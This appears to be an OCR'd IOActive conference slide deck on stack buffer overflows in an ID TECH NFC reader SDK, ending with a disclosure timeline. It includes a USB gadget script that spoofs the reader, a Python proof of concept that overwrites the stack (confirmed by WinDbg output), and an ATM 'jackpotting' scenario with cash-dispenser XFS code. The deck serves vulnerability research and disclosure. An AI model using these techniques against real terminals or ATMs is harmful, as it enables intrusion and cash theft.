
```
__int16 v9; // [esp+1926h] [ebp-52h]
int v10; // [esp+1928h] [ebp-50h]
int v11; // [esp+192Ch] [ebp-4Ch]
int v12; // [esp+1930h] [ebp-48h]
char v13; // [esp+1936h] [ebp-42h]
char v14; // [esp+1937h] [ebp-41h]
size_t v15; // [esp+1938h] [ebp-40h]
char v16; // [esp+193Eh] [ebp-3Ah]
int v17; // [esp+195Ch] [ebp-1Ch]
int v18; // [esp+1960h] [ebp-18h]
int v19; // [esp+1964h] [ebp-14h]
int v20; // [esp+1968h] [ebp-10h]
int i; // [esp+196Ch] [ebp-Ch]
```

, Inc. All rights reserved.

IOActive.

# IMPACT

## Attack chain





©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

Attack the SDK using a raspberryPI&gadgetFS connected to the target (Requires physical access to the USB port/cable).




©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

## GadgetFS config:

```
#!/bin/bash
modprobe libcomposite
cd /sys/kernel/config/usb_gadget/
mkdir g && cd g
echo 0x0ACD > idVendor
echo 0x4610 > idProduct
echo 0x0100 > bcdDevice # v1.0.0
echo 0x0200 > bcdUSB # USB2
mkdir -p strings/0x409
echo "643T0423400000" > strings/0x409/serialnumber
echo "ID TECH" > strings/0x409/manufacturer
echo "ID TECH Kiosk III" > strings/0x409/product
echo 0x00 > bDeviceClass
echo 0x00 > bDeviceSubClass
echo 0x00 > bDeviceProtocol
echo 0x0040 > bMaxPacketSize0
mkdir -p configs/c.1
mkdir configs/c.1/strings/0x409
echo 0 > configs/c.1/MaxPower
mkdir -p functions/hid.usb0
```

```
echo 0 > functions/hid.usb0/protocol
echo 255 > functions/hid.usb0/report_length #
echo 0 > functions/hid.usb0/subclass

echo
"0600FF0901A10185010600FF090126FF001500953F75088202010901920201850209018202010901920201850309018202010901920201850409018202010901920201C0" | xxd -r -ps > functions/hid.usb0/report_desc

echo 0xC0 > configs/c.1/bmAttributes
echo "Default Configuration" > configs/c.1/strings/0x409/configuration
ln -s functions/hid.usb0 configs/c.1
#mkdir -p functions/acm.usb0 # serial
#mkdir -p functions/rndis.usb0 # network
#ln -s functions/rndis.usb0 configs/c.1/
#ln -s functions/acm.usb0 configs/c.1/
udevadm settle -t 5 || :
ls /sys/class/udc/ > UDC
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

## POC:

```
import os,binascii
dev = open("/dev/hidg0",'wb+')
while True:
n = 64
data = dev.read(n)
rcv = binascii.hexlify(data)
print rcv

If rcv ==
"015669564f74656368320001050000a3f900000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000":

send =
"\x02\x56\x69\x56\x4f\x74\x65\x63\x68\x32\x00\x01\x00\x03\xC0\xff\xe4\x01\x01\x9f\
x06\x07\xa0\x00\x00\x00\x04\x10\x10\xff\xe1\x01\x01\xff\xe5\x01\x10\xff\xea\x01\x0
2\xff\xe3\x01\x74\xff\xe9\x0c\x02\x00\x01\x02\x20\x01\x02\x01\x01\x02\x09\x01\xff\x
e2\x01\x03"
```

```
os.write(dev.fileno(),send)
print "HIT"
send = "\x03" + "\x41" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x42" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x43" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno(),send)
send = "\x03" + "\x44" * 63
os.write(dev.fileno(),send)
send = "\x04" + "\x44" * 63
os.write(dev.fileno(),send)
```

©2023 IOActive, Inc. All rights reserved.

# IMPACT

POC:

HOST

```
C:\Program Files (x86)\IDTech\Windows>IDTechSDK_Demo.exe
SDK version: 1.0.30
                ****************************************
                *********** IDT Universal SDK ***********
                ******* Interface Select Options *********
                0.  Exit
                1.  USB
                2.  RS232
                3.  Set Library Path
                ****************************************
Please Input your Selection. (0 - exit current menu)
1
                ****************************************
                *********** IDT Universal SDK ***********
                ********* Device Select Options **********
                0.  Back to Interface Menu
                1.  VP5300M [Connected] [Actived]
                ****************************************
Please Input your Selection. (0 - exit current menu)
1
```

```
Pid 14112 - WinDbg:10.0.17763.132 AMD64
File  Edit  View  Debug  Window  Help

Command
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\IDTech\Windows\IDTechSDK_Demo.exe -
libIDTechSDK_dll_1_0!device_setCurrentDevice+0x543:
6bdfa93f e8c466ffff      call    libIDTechSDK_dll_1_0!device_SendDataCommandNEO (6bdf1008)
0:000:x86> dc esp
0245e1e0  00000001 00000005 00000000 00000000  ................
0245e1f0  0245fb06 0245fb00 00000200 0245e2c4  ..E...E.......E.
0245e200  77849d25 00000003 00000000 00000002  %..w............
0245e210  0245e27c 0245e228 00000000 00000000  |.E.(.E.........
0245e220  77849d83 0245e398 00000040 00000000  ...w..E.@.......
0245e230  00000000 00000000 00000000 00000000  ................
0245e240  00000000 00000000 00000000 00000000  ................
0245e250  00000000 00000000 00000000 00000000  ................
0:000:x86> p
libIDTechSDK_dll_1_0!device_setCurrentDevice+0x548:
6bdfa944 8945e4          mov     dword ptr [ebp-1Ch],eax ss:002b:0245fb3c=41414141
0:000:x86> dc 0245fb06 L70
0245fb06  0101e4ff a007069f 04000000 e1ff1010  ................
0245fb16  e5ff0101 eaff1001 e3ff0201 e9ff7401  ..............t..
0245fb26  01000200 02012002 09020101 01e2ff01  ................
0245fb36  41414103 41414141 41414141 41414141  .AAAAAAAAAAAAAAA
0245fb46  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0245fb56  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0245fb66  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0245fb76  42424242 42424242 42424242 42424242  BBBBBBBBBBBBBBBB
0245fb86  42424242 42424242 42424242 42424242  BBBBBBBBBBBBBBBB
0245fb96  42424242 42424242 42424242 42424242  BBBBBBBBBBBBBBBB
0245fba6  42424242 42424242 42424242 43424242  BBBBBBBBBBBBBBBC
0245fbb6  43434343 43434343 43434343 43434343  CCCCCCCCCCCCCCCC
0245fbc6  43434343 43434343 43434343 43434343  CCCCCCCCCCCCCCCC
0245fbd6  43434343 43434343 43434343 43434343  CCCCCCCCCCCCCCCC
0245fbe6  43434343 43434343 43434343 44444343  CCCCCCCCCCCCCCDD
0245fbf6  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc06  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc16  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc26  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc36  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc46  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc56  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc66  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc76  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc86  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fc96  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fca6  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0245fcb6  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
0:000:x86> g
(3720.2934): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
41414141 ??              ???
0:000:x86> kv
 # ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 0245fb5c 41414141 41414141 41414141 41414141 0x41414141
01 0245fb60 41414141 41414141 41414141 41414141 0x41414141
02 0245fb64 41414141 41414141 41414141 42424141 0x41414141
```

©2023 IOActive, Inc. All rights reserved.


IOActive.

# IMPACT

More than 20 exploitable stack buffer overflows in the SDK.

Blog posts will cover some of the other ones with POCs and Demos.

©2023 IOActive, Inc. All rights reserved.



# ATM SCENARIO



©2023 IOActive, Inc. All rights reserved.

IOActive.

# ATM SCENARIO:

- More than 8 years of experience jackpotting ATMs:

ATM device's drivers reverse engineering.
ATM devices's firmware reverse engineering.
USB communications reverse engineering.
XFS coding skills to jackpot.

Some of the most important worldwide ATM brands with contactless uses Idtech readers:

NCR
WINCOR/DIEBOLD
FUJITSU
HYOSUNG

©2023 IOActive, Inc. All rights reserved.

# ATM SCENARIO:

US ATMs uses contactless MSD to read the card (if card supports it):

Track1/Track2





©2023 IOActive, Inc. All rights reserved.

IOActive.

# ATM SCENARIO:

ATM jackpot:





©2023 IOActive, Inc. All rights reserved.

IOActive.

# ATM SCENARIO:

Compromise of the ATM computer:

- Exploiting vulnerabilities in the SDK/Driver responsible for the NFC reader comms.





©2023 IOActive, Inc. All rights reserved.

IOActive.

# ATM SCENARIO:

Compromise of the ATM computer:

- Exploiting vulnerabilities in other USB Drivers/Software running in the ATM, acting as another device (modifying the VID&PID of the firmware).




served.


IOActive.

# ATM SCENARIO:

ATM jackpot:



ATM Computer compromised:





©2023 IOActive, Inc. All rights reserved.

IOActive.

# ATM SCENARIO:

ATM jackpot:




©2023 IOActive, Inc. All rights reserved.

# ATM SCENARIO:

ATM jackpot:

```
result = WFSOpen(lpszLogicalName, lphApp, NULL, NULL, NULL, dwSrvcVersionsRequired, lpSrvcVersion, NULL, lphService);
//printf("WFSOpen returned %lu\n", result);


LPWFSRESULT lppResult;


// WFSGetInfo WFS_INF_CDM_CASH_UNIT_INFO
result = WFSGetInfo(*lphService, 303, NULL, NULL, (char*)&lppResult);
//printf("WFSGetInfo returned %lu\n", result);

//WFSEXECUTE preparation

LPWFSCDMCUINFO lpCashUnitInfo = NULL;
LPWFSCDMCASHUNIT lppList = NULL;
WFSCDMDISPENSE tDispense;
WFSCDMDENOMINATION tDenomination;
int casettenumber, numofbills;
char lpCmdData[2000] = { 0 };
char currency[3] = { 0 };
unsigned long m_ulCount;
unsigned long m_ulValue;
USHORT usNumber;
unsigned long usType;

lpCashUnitInfo = (LPWFSCDMCUINFO)lppResult->lpBuffer;
//printf("Dispenser has %d cassetes\n", lpCashUnitInfo->usCount);
unsigned short usCount = lpCashUnitInfo->usCount;

for (int i = 0; i < usCount; i++) {
    int offset = i;
    lppList = (LPWFSCDMCASHUNIT)(*(lpCashUnitInfo->lppList + offset));
    usNumber = lppList->usNumber;
    m_ulCount = lppList->ulCount;
    m_ulValue = lppList->ulValues;
    usType = lppList->usType;
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# ATM SCENARIO:

No demos can be shown (NDAs involved).

Can’t specify which ATM vendor I tested (driver).

If you have concerns:

- Check if your ATM NFC reader is still vulnerable.
- Check the driver/SDK used to communicate with the NFC reader.

©2023 IOActive, Inc. All rights reserved.

# DISCLOSURE:

- We contacted all affected vendors.
- All of them said they fixed the issues.
- We tested some fixes provided to us, but not from all vendors.
- We waited almost 2 years to give time to patch the affected devices.

©2023 IOActive, Inc. All rights reserved.

# QUESTIONS:

Thank you.

Josep.rodriguez@ioactive.com

©2023 IOActive, Inc. All rights reserved.